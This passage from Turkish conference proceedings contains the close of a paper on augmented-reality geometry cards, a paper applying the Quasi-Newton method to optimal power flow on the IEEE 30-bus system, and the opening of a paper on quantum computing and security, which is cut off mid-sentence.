Unity Vuforia ile oluşturulan bu akıllı kartların okutulabilmesi için aşağıdaki linkten veya QR kodundan ilgili Apk dosyaların indirilmesi gerekmektedir.



(https://drive.google.com/drive/folders/1XTKymOvU7YYehES_tyvOortHPW80R3IJ?usp=share_link)

4.Sonuç ve Öneriler

Çalışmamızda, Geogebra 3D programında çizmiş olduğumuz katı cisim ve çoklu yüzlülerin dönüşüm matrisleri ile çeşitli dönüşümleri incelenmiştir. Dört yüzlü, oniki yüzlü, yirmi yüzlü gibi platonik cisimlerin köşe koordinatlarını içeren matrislere x, y ve z eksenleri etrafındaki dönmeyi sağlayan dönüşüm matrisleri uygulandıktan sonra Geogebra AR görüntüleri elde edilmiştir. Daha sonra verilen herhangi bir keyfi eksen etrafında α açısı kadar dönme matrisini elde ettikten sonra bir piramidin köşe noktalarını içeren matris ile çarpılarak piramidin keyfi eksen etrafında dönmesi gerçekleştirilmiştir. Belirtilen katı cisimlerin dönme hareketleri Geogebra 3D de tasarlandıktan sonra bu çalışmaları Geogebra 3D Ar uygulaması ile anında artırılmış gerçeklik formuna çevirip görsel olarak interaktif hareketli çizimler elde ettik. Bu çalışma ile özellikle lisans öğrencilerin bazı katı cisimlerin ve bunlar ile ilgili bazı problemleri daha teknolojik yöntemlerle çözümleyebilme ve üç boyutlu bir şekilde algılayabilmelerinin kolaylaştırılması sağlanmaktadır. Elde edilen sonuçlar artırılmış gerçeklik uygulamalarının daha iyi gözlemlenebilmesi için Unity Vuforia programı ile Artırılmış Gerçeklik Kartları oluşturulmuştur. Böylece katı cisimler ve bu katı cisimlerin dönüşümleri ile ilgili sınıf içi eğitimlerde daha aktif olarak kullanılması amaçlanmaktadır. Çalışmamızın ileriki aşamalarında farklı katı yüzlülerin tasarımları yapılacak ve AR uygulamaları çeşitlendirilecektir. Farklı geometrik problemlerle de bu uygulamaların genişletilmesi ve çeşitlenmesi düşünülmektedir.

Bilgilendirme

1919B012204806 nolu proje yürütücüsü Büşra UYANIK ve 1919B012211271 nolu proje yürütücüsü Şehmus BERHUNİ ve aynı zamanda her iki projede danışman Hatice KUŞAK SAMANCI olup 2022 yılı 1. Dönem TUBİTAK 2209 projeleri kapsamında çalışmamızı destekleyen TUBİTAK'a teşekkür ederiz.

Kaynakça

- [1] Arık M., Dereli T. & Sancak M. (2017) Üç ve Dört Boyutlu Düzgün ve Yarı Düzgün Geometrik Şekiller, Tubitak Popüler Bilim Kitapları.
- [2] Alvarez, A., Javier, F., Parra, B., Beatriz, E., Tubio, M. & de Paula, F. (2014) in: “From 2D to 3D: Teaching Terrain Representation in Engineering Studies Through Augmented Reality: Comparative Versus 3D pdf.”, In IEEE Frontiers in Education Conference (FIE) Proceedings, pp. 1-4.
- [3] Alves, B., Dias, D.R.C., Borges, S.D.S., Durelli, V.H., Bressan, P. A., Martins, V. F. & Paiva Guimarães, M.D. (2017) On Capitalizing on Augmented Reality to Impart Solid Geometry Concepts: An Experimental Study. In International Conference On Universal Access In Human-Computer Interaction Springer, Cham, pp. 105-117.
- [4] Baki, A., Güven, B. & Karataş, İ. (2002) “Dinamik Geometri Yazılımı Cabri İle Keşfederek Öğrenme”. V. Ulusal Fen Bilimleri ve Matematik Eğitimi Kongresi, Orta Doğu Teknik Üniversitesi.
- [5] Cerqueira, J., Cleto, B., Moura, J.M. & Sylla, C. (2018) in: “Visualizing Platonic Solids with Augmented Reality”, In Proceedings of the 17th ACM Conference on Interaction Design and Children, pp. 489-492
- [6] Çetinkaya, H.H. & Akçay, M. (2013) “Eğitim Ortamlarında Arttırılmış Gerçeklik Uygulamaları”, Akademik Bilişim Kongresi, Akdeniz Üniversitesi, Antalya.
- [7] Demitriadou, E., Stavroulia, K.E. & Lanitis, A. (2020) Comparative Evaluation of Virtual and Augmented Reality for Teaching Mathematics In Primary Education. Education and information Technologies, 25(1), 381-401
- [8] Erdenechimeg, S., Baasanjargal, B. & Danaa, G. (2021) Training Spatial Ability Using Geogebra Interactive Dynamic Software. in: International Symposium on Computer Science, Computer Engineering and Educational Technology (ISCSET), pp. 101
- [9] Hohenwarter, M. & Fuchs, K. (2004) “Combination of Dynamic Geometry, Algebra and Calculus in The Software System Geogebra”, in: Computer Algebra Systems and Dynamic Geometry Systems in Mathematics Teaching Conference, pp. 1-6.
- [10] Ibili, E. & Sahin, S. (2015) The Effect of Augmented Reality Assisted Geometry Instruction On Students’ Achievement and Attitudes. Teaching Mathematics and Computer Science, 13(2), 177-193
- [11] Jelatu, S. & Ardana, I. (2018) Effect of GeoGebra-Aided REACT Strategy on Understanding of Geometry Concepts. International Journal of Instruction, 11(4), 325-336.
- [12] Kaufmann, H. (2004) Geometry Education with Augmented Reality, Ph. D. Thesis.
- [13] Kaur, N., Pathan, R., Khwaja, U., Sarkar, P., Rathod, B. & Murthy, S. (2018) GeoSolvAR: Augmented Reality Based Application for Mental Rotation. in: IEEE Tenth International Conference on Technology for Education, pp. 45-52
- [14] Küçük, K. (2019) Geogebra Destekli Dönüşüm Geometrisi Öğretiminin 7. Sınıf Öğrencilerinin Başarılarına, İnançlarına ve Tutumlarına Etkisinin İncelenmesi, Bartın Üniversitesi Eğitim Fakültesi, Yüksek Lisans Tezi.
- [15] Milgram, P. & Kishino, F. (1994) A Taxonomy of Mixed Reality Visual Displays. IEICE Transactions on Information and Systems, 77(12), 1321-1329.
- [16] Mortenson, M.E. (1999) Mathematics for Computer Graphics Applications, Industrial Press Inc.
- [17] Topraklıkoğlu K., (2018) Üç Boyutlu Modellemenin Kullanıldığı Arttırılmış Gerçeklik Etkinlikleri ile Geometri Öğretimi, Balıkesir Üniversitesi Fen bilimleri Enstitüsü, Yüksek Lisans Tezi.
- [18] Voronina, M., Tretyakova, Z., Krivonozhkina, E., Buslaev, S.I. & Sidorenko, G. (2019). Augmented Reality in Teaching Descriptive Geometry, Engineering and Computer Graphics--Systematic Review and Results of the Russian Teachers' Experience. EURASIA Journal of Mathematics, Science and Technology Education, 15(12).

QUASI NEWTON METODU'NUN OPTİMUM GÜÇ AKIŞI PROBLEMİNE UYGULANMASI

Kübra Şahin ^{*1}, Emre Biçek ², Ebubekir Seyyarer ³

¹Van Pakistan Türkiye Dostluğu Mesleki ve Teknik Anadolu Lisesi, Van, TÜRKİYE, e-posta:kubrasahin9797@gmail.com

² Van Yüzüncü Yıl Üniversitesi, Mühendislik Fakültesi, Van, TÜRKİYE, e-posta:emrebicek@yyu.edu.tr

³ Van Yüzüncü Yıl Üniversitesi, Mühendislik Fakültesi, Van, TÜRKİYE, e-posta:eseyyarer@yyu.edu.tr

*Sorumlu Yazar: kubrasahin9797@gmail.com

Özet: Optimizasyon yöntemleri günümüz dünyasında birçok alanda uygulanmaktadır. Bunlar biyoloji, fizik jeofizik, kimya, mühendislik ve endüstri gibi alanlardır. Optimizasyonu matematiksel olarak ifade edecek olursak, bir veya daha fazla bağımsız değişkene sahip amaç fonksiyonunu, kısıtlı ya da kısıtsız şartlara bağlı olarak en iyi çözüm yolunu bulma olarak tanımlanabilir. Geçmişten günümüze birçok optimizasyon yöntemi ortaya konulmuştur. Bu optimizasyon yöntemlerinden biri olan Newton metotları, nonlineer (doğrusal olmayan) optimizasyon problemlerini minimum ya da maksimum değerlerini bulmak için kullanılır. Günümüzde kullandığımız birçok optimizasyon yöntemleri, önceden kullanılan yöntemin dezavantajlarını giderilmesi için geliştirilmiş, ortaya konulmuştur. Newton metotlarıyla hessian matrisinin tersini hesaplamak maliyetli olduğu için Quasi Newton metotları geliştirilmiştir. Bu makalede Newton metodun zorluğuna ve zaman almasına yönelik geliştirilen Quasi Newton metodu, optimum güç akışı problemine uygulanmıştır. Optimum güç akışı problemlerine çeşitli optimizasyon yöntemleri uygulanmıştır. Bu yöntemler zaman ve maliyet açısından fazla iş yükü gerektirmesinden dolayı yaygın olarak kullanılmamıştır. Quasi Newton metodu, optimum güç akış probleminin minimum yakıt amaç fonksiyonuna uygulanmış ve diğer optimizasyon yöntemlerinden daha optimum sonuca varılmıştır. Python aracını kullanarak çok amaçlı olan optimum güç akışı problemine karşılık gelen minimum yakıt maliyet fonksiyonu IEEE 30 bus sisteminde 6 jeneratörlü problemde analiz edilmiştir. Bu analizle 8 iterasyon(adım) ile Pi değerlerine 183.85, 31.74, 18.85, 10.30, 10.25, 12.24 minimum yakıt sonucuna varılmıştır.

Anahtar Kelimeler: Quasi Newton Metodu (Yarı Newton Metodu), Optimum Güç Akışı (OPF)

The Quasi Newton Method Apply to The Optimum Power Flow Problem

Kübra Şahin ^{*1}, Emre Biçek ², Ebubekir Seyyarer ³

¹Van Yüzüncü Yıl University Faculty of Engineering, Van, TURKEY, e-posta:kubrasahin9797@gmail.com

² Van Yüzüncü Yıl University, Faculty of Engineering, Van, TURKEY, e-posta:emrebicek@yyu.edu.tr

³ Van Yüzüncü Yıl University, Faculty of Engineering, Van, TURKEY, e-posta:eseyyarer@yyu.edu.tr

*Corresponding author: kubrasahin9797@gmail.com

Absract: Optimization methods are applied in many areas in today's world. These are fields such as biology, physics, geophysics, chemistry, engineering and industry. If we express the optimization mathematically, it can be defined as finding the best solution for the objective function with one or more independent variables, depending on the constrained or unconstrained conditions. Many optimization methods have been introduced from the past to the present. Newton's methods, one of these optimization methods, are used to find the minimum or maximum values of nonlinear (non-linear) optimization

problems. Many optimization methods we use today have been developed and put forward to eliminate the disadvantages of the previously used method. Since it is costly to calculate the inverse of the hessian matrix with Newton's methods, Quasi Newton methods have been developed. In this article, the Quasi Newton method, which was developed for the difficulty and time consuming of the Newton method, was applied to the optimum power flow problem. Various optimization methods have been applied to optimum power flow problems. These methods have not been widely used due to the high workload in terms of time and cost. The Quasi Newton method was applied to the minimum fuel objective function of the optimum power flow problem and more optimum results were obtained than other optimization methods. Using the Python tool, the minimum fuel cost function corresponding to the multi-purpose optimum power flow problem was analyzed in the 6 generator problem in the IEEE 30 bus system. With this analysis, 8 iterations (steps) and Pi values 183.85, 31.74, 18.85, 10.30, 10.25, 12.24 minimum fuel were obtained.

Keywords: Quasi Newton Method, Optimum Power Flow (OPF)

1. Giriş

Optimum güç akışı (OPF) problemi, enerji mühendisliğinde en çok araştırılma yapılan konulardan biridir [2]. OPF, genel olarak maliyet veya güç kayıplarının en aza indirilmesi gibi çoklu amaçlara hizmet eden teknik kısıtlamalara tabi olarak bir güç sisteminin varlıklarını optimize etmekle ilgilidir [2].

İlk olarak 1962'de Carpentier tarafından araştırılmıştır. Son yirmi yılda, sistemin güvenliğini hesaba katan en optimum çözümü bulma yeteneği nedeniyle, OPF problemi büyük bir ilgi görmüştür. OPF, Enerji Yönetim Sistemlerinde (EMS) önemli bir yazılımdır[5].Dünyadaki enerji krizi ve fiyatların sürekli artması, elektrik enerjisinin çalışan yüklerini azaltmak gereklidir [3].

Aktif güç kaybını optimize etmek azaltmak için çeşitli matematiksel teknikler kullanılmıştır. Bu teknikler lineer, nonlineer, dinamik programlama, quadratik, Newton Rapshon gibi çeşitli matematiksel algoritmalar[4].

OPF problemini çözmek için Quasi Newton metodunun algoritmaları en başarılı algoritmalar. Büyük boyutlu problemler için hızlı bir optimal çözüme ulaşırlar. Matlab, CPLEX ve Gurobi gibi birçok yazılım aracı ve kütüphanesi bulunmaktadır.

Bu çalışmada Python aracını kullanarak Optimum güç akışı problemine IEEE 30 bus sistemine Quasi Newton metodu uygulanmıştır. Optimal güç akışı problemi çok amaçlı bir problemdir. Bu amaçların içerisinde yakıt maliyeti minimizasyonu test edilmiştir.

1.2. Quasi Newton Metodu

Quasi Newton Metodu ilk olarak 1950'lerin ortasında WC Davidon tarafından geliştirilmiştir. Newton metodlarının kullanım olarak zor ve maliyetli olduğundan dolayı Quasi Newton metodu geliştirildi. Newton metodlarıyla zor bir optimizasyon problem hesabını çözmek, bilgisayarların performanslarının düşük olmasından dolayı uzun süren işlemin sonucunda çözüme ulaşılamıyordu. Bundan dolayı karmaşık, zor optimizasyon problemlerini çözmek için geliştirilmiştir.

Quasi Newton metodu gradyan temelli yöntemlerdir. Eleme bazlı yöntemlerde, belirlenen bir aralığın tanımlanması ile çözüm sürecine başlanırken, gradyan bazlı yöntemlerde aralıktan öte bir başlangıç noktası belirlenir ve işlemlere devam edilir. Böylelikle ilk yöntem grubunda, çözümün belirtilen aralıkta olduğu tahmin edilirken, gradyan bazlı yöntemlerde en optimal çözüme ulaşmak hedeflenir[10].

Bir fonksiyonun yerel minimumunu bulmak için kullanılan metottur. Quasi Newton metodunun BFGS ve DFP algoritması gibi birkaç farklı algoritması vardır ve birçok alanda uygulanmıştır.

Quasi Newton Metodunu kullanılarak bir diyafram valfinin stribeck parametreleri tahmininde bulunmuşlardır[7]. Stribeck eğrisi, mekanik bir sistemin hız sürtünme ilişkisini tanımlar ve bu, sürtünme dengeleme yasalarını tasarlarlarken son derece önemlidir. Bu çalışmada, gerçek bir diyafram valfinin Stribeck eğrisinin parametreleri, Ouasi Newton metodu kullanılarak tahminde bulunmuşlardır [7].

Quasi Newton Metodunun hızı, sağlamlığı ve düşük bilgisayar performansından dolayı optimal güç problemine uygulamıştır [1]. IEEE 30 veri yolu, 6 jeneratör sistemi için optimum çözümler sunulmuş ve çözümleri sıralı ikinci dereceden programlama, iç nokta yöntemi, örüntü arama, genetik algoritma ve Quasi Newton metodu dahil olmak üzere sonuçları bu optimizasyon yöntemleriyle karşılaştırılmıştır[1]. Bu karşılaştırma sonucunda, yöntemin optimal sonuca Quasi Newton metoduyla varıldığı gösterilmektedir [1].

Faz ayarına problemlerinde uygun değişken değişimini bulmak için Quasi Newton metodu kullanılmıştır[9].Faz ayırma problemi minimizasyonu, genellikle Newton yöntemiyle çözülür. Zor problemlerde Newton yönteminin yaklaşma yarıçapı küçük olabilir ve geçişten önce çok sayıda iterasyonu gerektirebilmektedir[9]. Karmaşıklık ve hızı arasında iyi bir sonucu veren Quasi Newton yöntemleri bir alternatif sunulmaktadır[9].

2. Yöntem

Bu çalışmada optimizasyon yöntemlerinden olan Quasi Newton metodu kullanılmıştır. Bir $k \times k$ simetrik pozitif tanımlı matrisi $H^{(n)}$ Hessian matrisinin tersini tahmin etmek için geliştirilen bir yöntemdir. Quasi Newton metodu ile 6 baralı bir güç sistemindeki toplam yakıt maliyeti minimize edilmek istenmiştir.

Yöntemin Formülü:

$$x^{(n+1)} = x^n - [H^{-1}]_n * \text{grad}(x^n)$$

Grad fonksiyonumuz amaç fonksiyonunun değişkenlere göre türevidir. Amacımız hessian matrisini her defasında tersini hesaplamamaktır. Bunun için temel adımlarımız bulunmaktadır.

2.1 Temel Adımlar

Adım 1: Başlangıç değeri belirle x_0 , iterasyon sayacını sıfırla ve durdurma kriteri için hata payın ϵ seç.

Adım 2: Arama yönünü hesapla $p^{(k)} = -H^{(k)} \cdot g^{(k)}$

Adım 3: Adım uzunluğunu hesaplayın $\lambda^{(k)}$

Ve sonra ayarla $S^{(k)} = \lambda^{(k)} p^{(k)}$


Adım 4: Eğer $\|\nabla f_{k+1}\| < \epsilon$, epsilon'dan küçük ise 5. adıma devam edin

Adım 5: $\mathbf{V}^{(k)} = \mathbf{g}^{(k+1)} - \mathbf{g}^{(k)}$ hesapla.

Adım 6: Hessian matrisini güncelleme $\mathbf{H}^{(1+k)}$ ile birlikte

$$\mathbf{H}^{(1+k)} = \mathbf{H}^{(k)} + \frac{\mathbf{S}^{(k)} \mathbf{S}^{(k)T}}{\mathbf{S}^{(k)T} \mathbf{V}^{(k)}} - \frac{\mathbf{H}^{(k)} \mathbf{V}^{(k)} \mathbf{V}^{(k)T} \mathbf{H}^{(k)}}{\mathbf{V}^{(k)T} \mathbf{H}^{(k)} \mathbf{V}^{(k)}}$$

Adım 7: k değerini güncelle $k=k+1$ ve 2. adıma geri dön.



Şekil.1 Quasi Newton Metod'un Akış Diyagramı

2.2 Optimum Güç Akışı Problemi

Optimum güç akışı (OPF) problemi, statik, doğrusal olmayan(nonlinear) bir optimizasyon problemidir [8].Amaç yük verileri ve sistem parametrelerinden kontrol değişkenlerinin ayarını optimize etmektir. Farklı kısıtlamalara bağlı olarak belirli hedefi en minimuma indirmektedir[8].

Genellikle OPF problemine Newton Raphson Metodu uygulanarak optimizasyon sonucuna varılmıştır. Ancak hesaplaması maliyetli olduğundan dolayı bu makalede Quasi Newton metodu uygulanmıştır. Problem çok amaçlı olduğundan dolayı amaç fonksiyonları yakıt maliyet minimizasyonu, gerçek güç kaybı minimizasyonu ve L-Index minimizasyonudur.

2.2.1 Yakıt Maliyeti Minimizasyonu

Bu fonksiyonda amaç, sistemin toplam yakıt maliyetini F_T en aza indirmektir. Termal yakıt maliyeti eğrileri jeneratörler, ikinci dereceden bir maliyet eğrisi olarak modellenir ve bu şekilde hesaplanır[8].

$$F = \sum_{i=1}^N a_i P_i^2 + b_i P_i + c_i \quad [8] \quad (1)$$

Bu fonksiyondaki a_i , b_i , c_i , i'inci jeneratörün yakıt maliyeti katsayılarıdır, P_i i'inci jeneratörün gerçek güç çıkışı ve N_G , sistemdeki toplam jeneratör(bar) sayısıdır[8].

2.2.2 Gerçek Güç Kaybı

Bu fonksiyonda amaç, sistemdeki gerçek enerji nakil hattı kayıplarını P_L en aza indirmektir [8].

$$AF = P_{\text{loss}} = \sum_{k=(i-j)}^N gk[V_i^2 + V_j^2 - 2V_iV_j \cos(S_{ij})] \quad [4] \quad (2)$$

gk , i ve j 'inci veri yolu arasına bağlanan k iletim hattının iletkenliği olduğunda, n_l toplam veri sayısıdır. İletim hatları, V_i , V_j ve sırasıyla i ve j 'inci veri yolunun gerilim büyüklükleri ve faz açılarıdır[8].

2.2.3 L-Index

Bu amaç, voltaj stabilitesini korumak ve sistemi voltaj çökmesinden uzağa taşımaktır. Bu, voltaj kararlılığı göstergesi L -indeksini en aza indirerek elde edilebilir[8].

$$L_{\text{max}} = \max\{L_k, k=1,2,3,\dots,n_l\} \quad [8] \quad (4)$$

Üretim birimlerinin minimum ve maksimum çıktı limitleri ve bu jeneratörlerin maliyet katsayıları Tablo 1'de listelenmiştir[1].

Tablo I. IEEE 30 Bus Sistemin 6 Jeneratör Verisi[1]

Gen	P_i dakika	$P_{i \text{ max}}$	a_i	b_i	c_i
1.	50	200	0,00375	2.00	0
2.	20	80	0,01750	1.75	0
3.	15	50	0,06250	1.00	0
4.	10	35	0,00834	3.25	0
5.	10	30	0,02500	3.00	0
6.	12	40	0,02500	3.00	0

3. Bulgular

Bu makalede IEEE 30 bus sisteminde 6 baralı problemin Tablo.1 de belirtilen yakıt maliyet kat sayı değerleri Python programlama ile minimum yakıt amaç fonksiyonuna uygulanmıştır. IEEE 30-bus sistemine uygulanan beş farklı optimizasyon yönteminden en başarılı optimal sonuca Quasi Newton metoduyla varılmıştır [1]. Geliştirilen optimizasyon yöntemlerine göre daha hızlı ve optimal çözüme sahiptir. Bu amaç fonksiyonunun sonucunda 6 baralı sistemin çıkış (P_i) değerleri Tablo.2 'de gösterilmiştir. Quasi Newton algoritması sağlam bir teknik olarak kabul edilebilir. Sonuçlar, optimal üretim çizelgeleme problemi için en uygun yöntemin bu olduğunu açıkça ortaya koymaktadır[1].

Tablo II. Quasi Newton Metodu Sonucu

Optimizasyon Yöntemi	P1	P2	P3	P4	P5	P6	İterasyon
Quasi Newton's method	183.85	31.74	18.85	10.30	10.25	12.24	8

4. Sonuç

Quasi Newton metodu optimizasyon için geliştirilen yöntemler arasında optimum yönteme en yakın çözümü bulmaktadır. Çözüme hızlı ve daha az maliyetle ulaştığı için karmaşık problemlerde kullanılmaktadır. Optimum güç akış problemlerinde kullanılan optimizasyon yöntemlerinin sonuçlarıyla karşılaştırılma yapıldığında en kısa sürede optimum sonuca Quasi Newton metoduyla varılmıştır. Bu çalışmada Tablo.1 de belirtilen yakıt maliyet kat sayı değerleri Python programlama ile minimum yakıt amaç fonksiyonuna uygulanmıştır. Bu amaç fonksiyonunun sonucunda 6 baralı sistemin çıkış (P_i) değerleri Tablo.2 'de gösterilmiştir.

Problemde kullandığım yöntem, daha önce kullanılan yöntemlere göre daha iyi bir sonuç elde etmiştir. Bundan dolayı gelecekte karmaşık problemlerde en yaygın olarak Quasi Newton Yönteminin kullanılmasını ön görmekteyim. Gelecekte çok amaçlı karmaşık problemlere uygulanarak daha optimum sonuç elde edilebilir.

6. Öneriler

Optimum güç akışı problemi gibi zor ve karmaşık problemlerde Quasi Newton metodunun algoritmaları kullanılarak daha kısa sürede optimum çözüme ulaşabilirler. Quasi Newton metodunun avantajlarından dolayı karmaşık problemlerde kullanılabilir.

Kaynakça

- [1] Anonim. (n.d.). Generation Scheduling A Quasi Newton Approach for Optimal.
- [2] Avramidis, I. I., Cheimonidis, G., & Georgilakis, P. (2022). Ineffective control actions in OPF problems: Identification, suppression and security aspects. *Electric Power Systems Research*, 212, 108228. <https://doi.org/10.1016/J.EPSR.2022.108228>
- [3] Dharamjit, & Tanti, D. K. (2012). Load Flow Analysis on IEEE 30 bus System. *International Journal of Scientific and Research Publications*, 2(11). www.ijsrp.org
- [4] Eğitimi Bölümü, E., Eğitim Fakültesi, T., & Üniversitesi Konuralp Yerleşkesi, D. (2009a). GENETİK ALGORİTMA KULLANILARAK GÜÇ SİSTEMLERİNDE OPTİMAL ÇALIŞMA ŞARTLARININ BELİRLENMESİ Ali ÖZTÜRK ve Serhat DUMAN. In *Fak. Der. J. Fac. Eng. Arch. Gazi Univ. Cilt* (Vol. 24, Issue 3).
- [5] Kumari, M. S., & Maheswarapu, S. (2010). Enhanced Genetic Algorithm based computation technique for multi-objective Optimal Power Flow solution. *International Journal of Electrical Power & Energy Systems*, 32(6), 736–742. <https://doi.org/10.1016/J.IJEPES.2010.01.010>
- [6] Lotfi, A., & Pirnia, M. (2022). Constraint-guided Deep Neural Network for solving Optimal Power Flow. *Electric Power Systems Research*, 211, 108353. <https://doi.org/10.1016/J.EPSR.2022.108353>
- [7] Marques, F. G., & Garcia, C. (2019). Stribeck Parameters Estimation of a Diaphragm Valve Using Quasi Newton Method. *IFAC-PapersOnLine*, 52(1), 225–230. <https://doi.org/10.1016/J.IFACOL.2019.06.066>
- [8] Nayak, M. R., Nayak, C. K., & Rout, P. K. (2012). Application of Multi-Objective Teaching Learning based Optimization Algorithm to Optimal Power Flow Problem. *Procedia Technology*, 6, 255–264. <https://doi.org/10.1016/J.PROTCY.2012.10.031>
- [9] Nichita, D. V., & Petitfrere, M. (2015). Phase equilibrium calculations with quasi-Newton methods. *Fluid Phase Equilibria*, 406, 194–208. <https://doi.org/10.1016/J.FLUID.2015.07.035>
- [10] Optimizasyon, ♣, Kavramlar, T., Doç, Y., & Volkan, Y. (n.d.). *MATLAB UYGULAMALARI MÜHENDİSLİK ÇÖZÜMLERİ*.

KUANTUM BİLİŞİM VE GELECEĞİ

Rabia MAZMAN¹, Hakan KÖR²

¹Hitit Üniversitesi, Lisansüstü Eğitim Enstitüsü, Adli Bilimler AB.D. Çorum, TÜRKİYE,
rabiamazman.69@gmail.com

²Hitit Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği, Çorum TÜRKİYE,
hakankor@hitit.edu.tr

ÖZET: Kuantum bilişim, bugünün bilgisayarlarından çok farklı bir şekilde çalışmaktadır. Elektronik sistemlerde bir bit bilginin temel birimini oluşturmaktadır. Klasik bir bilgisayarda bir bit 0 ya da 1'i temsil eden bitleri kullanarak bilgileri işlemektedir. Kuantum bilgisayarlarda bit yerine kübit bitler kullanılmaktadır. Kübitler 0, 1 veya her ikisi de aynı anda işleyebilmektedir ve bu işleme kuantum süperpozisyonu denmektedir. Kübitlerin bu özelliği sayesinde aynı anda birden fazla işlemi süper bilgisayarlardan da hızlı ve pratik bir şekilde yapılabilmesi sağlanmaktadır. Yüksek kalitede kübitleri ölçeklenebilir bir biçimde bir araya getirerek karmaşık hesaplamaların denetlenebilir ve gerçekleştirilebilir olması amaçlanmaktadır. Bu alanda yapılmış çalışmalar incelendiğinde gelecekte kuantum hesaplamanın beklenenden daha hızlı gelişebileceği ve güvenlik zafiyetlerinin ortaya çıkabileceği düşünülmektedir. Kuantum algoritmaları makine öğrenmesi alanında kullanılması çeşitli algoritmaların hesaplanma hızları ve doğruluklarında performans artışı olabileceği ön görülebilmektedir. Günümüzde bankalar, sağlık sektörleri, savunma sanayisi, online sistemler, ulaşım hizmetleri, teknolojik cihazlar gibi birçok farklı alanlarda kullanılan kamu ve özel sektörleri korumak için farklı kriptografi yaklaşımlar veya algoritmalar kullanılmaktadır. Büyük bir kübit tabanlı kuantum bilgisayar geliştirildiğinde birçok alanda kullanılan kriptografik yaklaşımları ve algoritmaları çözebileceği anlamına gelmektedir. Şifreleme algoritmalarını alanında yapılan çalışmalarda klasik bilgisayarların algoritmaları çözmesi yıllarca sürebilmektedir. Bu işlem kuantum bilgisayarlarda saniyeler içinde çözülebilmektedir. Bu da bize online güvenlik sistemleri ile ilgili güvenlik saldırı zafiyetlerine dikkat çekmektedir. Böyle bir senaryoda kuantum bilişime dayalı güvenlik alternatiflerine dikkat etmek gerekmektedir. Güvenlik üzerindeki etkinin kuantum süreci üzerinden değerlendirilmesinin amacı, yazılımın güvenlik dayanıklılığını tahmin etmek ve değerlendirmektir. Bu araştırmada, Kuantum bilişimin yazılım, ağ güvenliği, siber güvenlik, hız ve şifre güvenliğini etkisi incelenmeye çalışılacaktır.

Anahtar Kelimeler: Kuantum Bilişim, Kuantum Mekaniği, Yazılım Güvenliği, Kuantum Şifreleme, Kuantum Hesaplama

Quantum Computing and Its Future

Rabia MAZMAN¹, Hakan KÖR²

¹Hitit University, Institute of Graduate Studies, Department of Forensic Sciences, Çorum, TURKEY, rabiamazman.69@gmail.com

²Hitit University, Faculty of Engineering, Department of Computer Engineering, Çorum, TURKEY, hakankor@hitit.edu.tr

Abstract: Quantum computing works very differently from today's computers. In electronic systems, a bit is the basic unit of information. In a classical computer, a bit processes information using bits representing 0 or 1. Quantum computers use qubit bits instead of bits. Qubits can operate 0, 1, or both at the same time, and this process is called quantum superposition. Thanks to this feature of qubits, it is ensured that more than one operation can be done at the same time from supercomputers in a fast and practical way. By combining high quality qubits in a scalable manner, it is intended to make complex computations controllable and achievable. When studies in this field are examined, it is thought that quantum computing may develop faster than expected in the future and security vulnerabilities may arise. It can be predicted that the use of quantum algorithms in the field of machine learning may increase performance in the computation speed and accuracy of various algorithms. Today, different cryptography approaches or algorithms are used to protect public and private sectors used in many different fields such as banks, health sectors, defense industry, online systems, transportation services, technological devices. It means that when a large qubit-based quantum computer is developed, it can solve cryptographic approaches and algorithms used in many fields. In studies in the field of encryption algorithms, it may take years for classical computers to solve the algorithms. This process can be solved in seconds in quantum computers. This draws attention to security attack vulnerabilities related to online security systems. In such a scenario, it is necessary to pay attention to security alternatives based on quantum computing. The purpose of evaluating the impact on security through the quantum process is to predict and evaluate the security resilience of the software. In this research, the effect of quantum computing on software, network security, cyber security, speed and password security will be examined.

Keywords: Quantum Computing, Quantum Mechanics, Software Security, Quantum Cryptography, Quantum Computing

1. Giriş

Yazılımın geliştirme döngüsündeki yazılım güvenliği ve dayanıklılığı şu anda geliştiriciler için yeni zorluklar yaratmaktadır. Kuantum döneminde bilgi işlemin şaşırtıcı şekilde genişlemesi ve programlamadaki muazzam ilerleme, yazılım geliştirmenin ilk aşamalarında etkili güvenlik mekanizmaları oluşturma gerekliliğini doğurmaktadır. Geliştiriciler, yazılım geliştirmenin ilk aşaması boyunca güvenlik endişelerini çözmek için birçok kaynağa yatırım yapmasına rağmen yazılımın kullanım ömrü dikkate alınmamaktadır. Sınırlı veya kusurlu güvenlik dayanıklılığına sahip yazılımlar son derece ciddi bir pazarda yetersiz kalmaktadır. Bu nedenle, yazılım geliştirmede dayanıklılıkgüvenlik kuralını bulmak için büyük kaynaklar koyması gerekmektedir. Yazılım güvenliği açısından bakıldığında, yazılım geliştirme, güvenlik kredilerini, güvenlik prosedürlerini, güvenlik planlarını, güvenlik testlerini ve genel olarak güvenliği içermektedir. Yazılım güvenliği kusursuz değildir. Bunun nedeni, güvenli yazılıma yönelik artan talebe rağmen geliştiricilerin ürünü geliştirirken

